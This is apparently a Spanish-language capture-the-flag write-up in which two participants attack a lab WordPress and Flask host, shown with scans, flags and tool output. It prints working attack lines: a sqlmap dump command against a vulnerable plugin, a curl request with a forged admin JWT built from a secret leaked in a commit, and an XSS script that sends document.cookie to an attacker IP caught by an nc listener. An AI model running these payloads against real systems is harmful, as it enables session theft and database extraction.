
Participantes:

- DeepHack
- D3vil2Gh0st


Se realiza un escaneo con la herramienta NMAP para descubrir los puertos que la máquina objetiva tenga abierto.



Para esta ocasión nos fijamos en los puertos 80 y 443, que son servidores Webs y pueden tener muchas vulnerabilidades críticas.

FLAG{Update_Plugins!}


Lo primero que se busca en un servidor web, es un archivo llamado robots.txt el cual suele tener mucha información.



En esta ocasión nos muestra un nombre de servidor diferente al que trae la máquina.
Con la herramienta wpscan analizamos la dirección ip que está compuesta por un wordpress para averiguar los plugins que esta tiene.
En ella se descubre el plugin perfect-survey, gracias a este plugin se ha podido inyectar código SQL

Programa y comando usados:


sqlmap -u "https://wp.geohome.com/wp-admin/admin-ajax.php?action=get_question&question_id=1" --dump -D flag -T flag



OSINT

FLAG{ALWAYS_CHECK_COMMITS}

Accedemos al apartado https://github.com/geohome-dev y revisamos el contenido.
Entramos en GeoAPI y vemos la siguiente entrada:




{“Flag”:”API_FLAG{Never_public_your_secret}


Posteriormente trataremos de usar el metodo POST para poder realizar el registro de un usuario. La idea es conseguir un Web TOKEN.

Seguimos haciendo una revisión de los contenidos, y observamos algunos commits subidos. Trás una revisión obtenemos la flag.

Haciendo uso de Postman, vamos a tratar de generar un archivo con formato Json para pasarle el data de forma adecuada. La URL que usaremos 192.168.58.136:5000/register.





Obtenemos un login satisfactorio, así que vamos a pasar al apartado de /login para ver si nos reporta el TOKEN.




```
┌──(root㉿kali)-[/home/kali/Desktop/fuzzapi]
└─# curl http://wp.geohome.com:5000/admin -H "Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGci
6ImFkbWluIiwibmJmIjoxNjUzMTkzODMyfQ.tyLYwLfEeHDGBBHAldmMWDwQxV0L2l3DNVW6mEIRbn0"
{"Flag":"API_FLAG{Never_public_your_secret}","Message":"Oh hello again dear Administrator"}
```


curl http://wp.geohome.com:5000/admin -H “Authorization: Bearer TOKEN”


PAYLOAD: DATA
"iat": 1653193832,
"jti": "7832e7ab-b14a-4ad0-a41a-c3abbf7c0ef3",
"type": "access",
"sub": "admin",
"nbf": 1653193832
}
VERIFY SIGNATURE
HMACSHA256(
base64UrlEncode(header) + "." +
base64UrlEncode(payload),
ereFantasyMeetsReality
) secret base64 encoded


FLAG{ALWAYS_CHECK_COMMITS}
main
Browse files
geohome-dev committed 5 days ago
Verified
1 parent 0792c6e
commit e82c17ed045e205a2ea07a354ae5b39c8b7d7ea0
Showing 1 changed file with 1 addition and 1 deletion.
Split
Unified
2
app.py
@@ -13,7 +13,7 @@
app.config["JWT_ACCESS_TOKEN_EXPIRES"] = False # Token nunca expira
#app.config["JWT_ACCESS_TOKEN_EXPIRES"] = timedelta(minutes=3)# Token expira en 3 minutos
- app.config["JWT_SECRET_KEY"] = "Ge0HomeIsThePlaceWhereFantasyMeetsReality"
+ app.config["JWT_SECRET_KEY"] = "secret"
jwt = JWTManager(app)
users = {} # Lista de usuarios - JWT
0 comments on commit e82c17e

FLAG{SANITIZE_INPUT}

```
|_ssl-date: TLS randomness does not represent time
5000/tcp  open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/2.1.2 Python/3.7.0
|     Date: Sat, 21 May 2022 17:13:00 GMT
|     Content-Type: application/json
|     Content-Length: 50
|     Connection: close
|     {"text":"There is nothing to see here (I guess)"}
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/2.1.2 Python/3.7.0
```



<script>var x=new Image; x.src="http://192.168.1.47/?"+document.cookie;</script>

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.1.47] from (UNKNOWN) [192.168.1.140] 49722
GET /?Flag=FLAG%7Bsanitize_input%7D HTTP/1.1
Referer: http://localhost/index.php
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/538.1 (KHTML, like Gecko) PhantomJS/2.1.1 Safari/538.1
Accept: */*
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Accept-Language: en-US,*
Host: 192.168.1.47

┌──(root㉿kali)-[/home/kali]
└─# Flag{B}

┌──(root㉿kali)-[/home/kali]
└─# FLAG{sanitize_input}
comment?
```

FLAG{SSRF_PARA_TOD@S_XD}

```
┌──(root㉿kali)-[/home/kali]
└─# wfuzz -c -z 200 --hc=404 -w /usr/share/wordlists/dirb/common.txt  http://wp.geohome.com/FUZZ.php
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://wp.geohome.com/FUZZ.php
Total requests: 4614

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000002018:   200        132 L    184 W      2171 Ch     "Index"
000002017:   200        132 L    184 W      2171 Ch     "index"
000004022:   200        16 L     22 W       267 Ch      "testsite"

Total time: 0
Processed Requests: 4614
Filtered Requests: 4611
Requests/sec.: 0
```

Hacemos recorrido de directorios para ver si encontramos algo adicional, y localizamos el directorio testsite.

Se modifica en el input la función action con el propio archivo testsite para así poder abrir cualquier dirección URL que se le introduzca, al ver que lo hacía, se escribe la dirección local, al ver que está saneada, se utiliza la técnica de bypass para vulnerar el saneamiento y así poder ver la flag.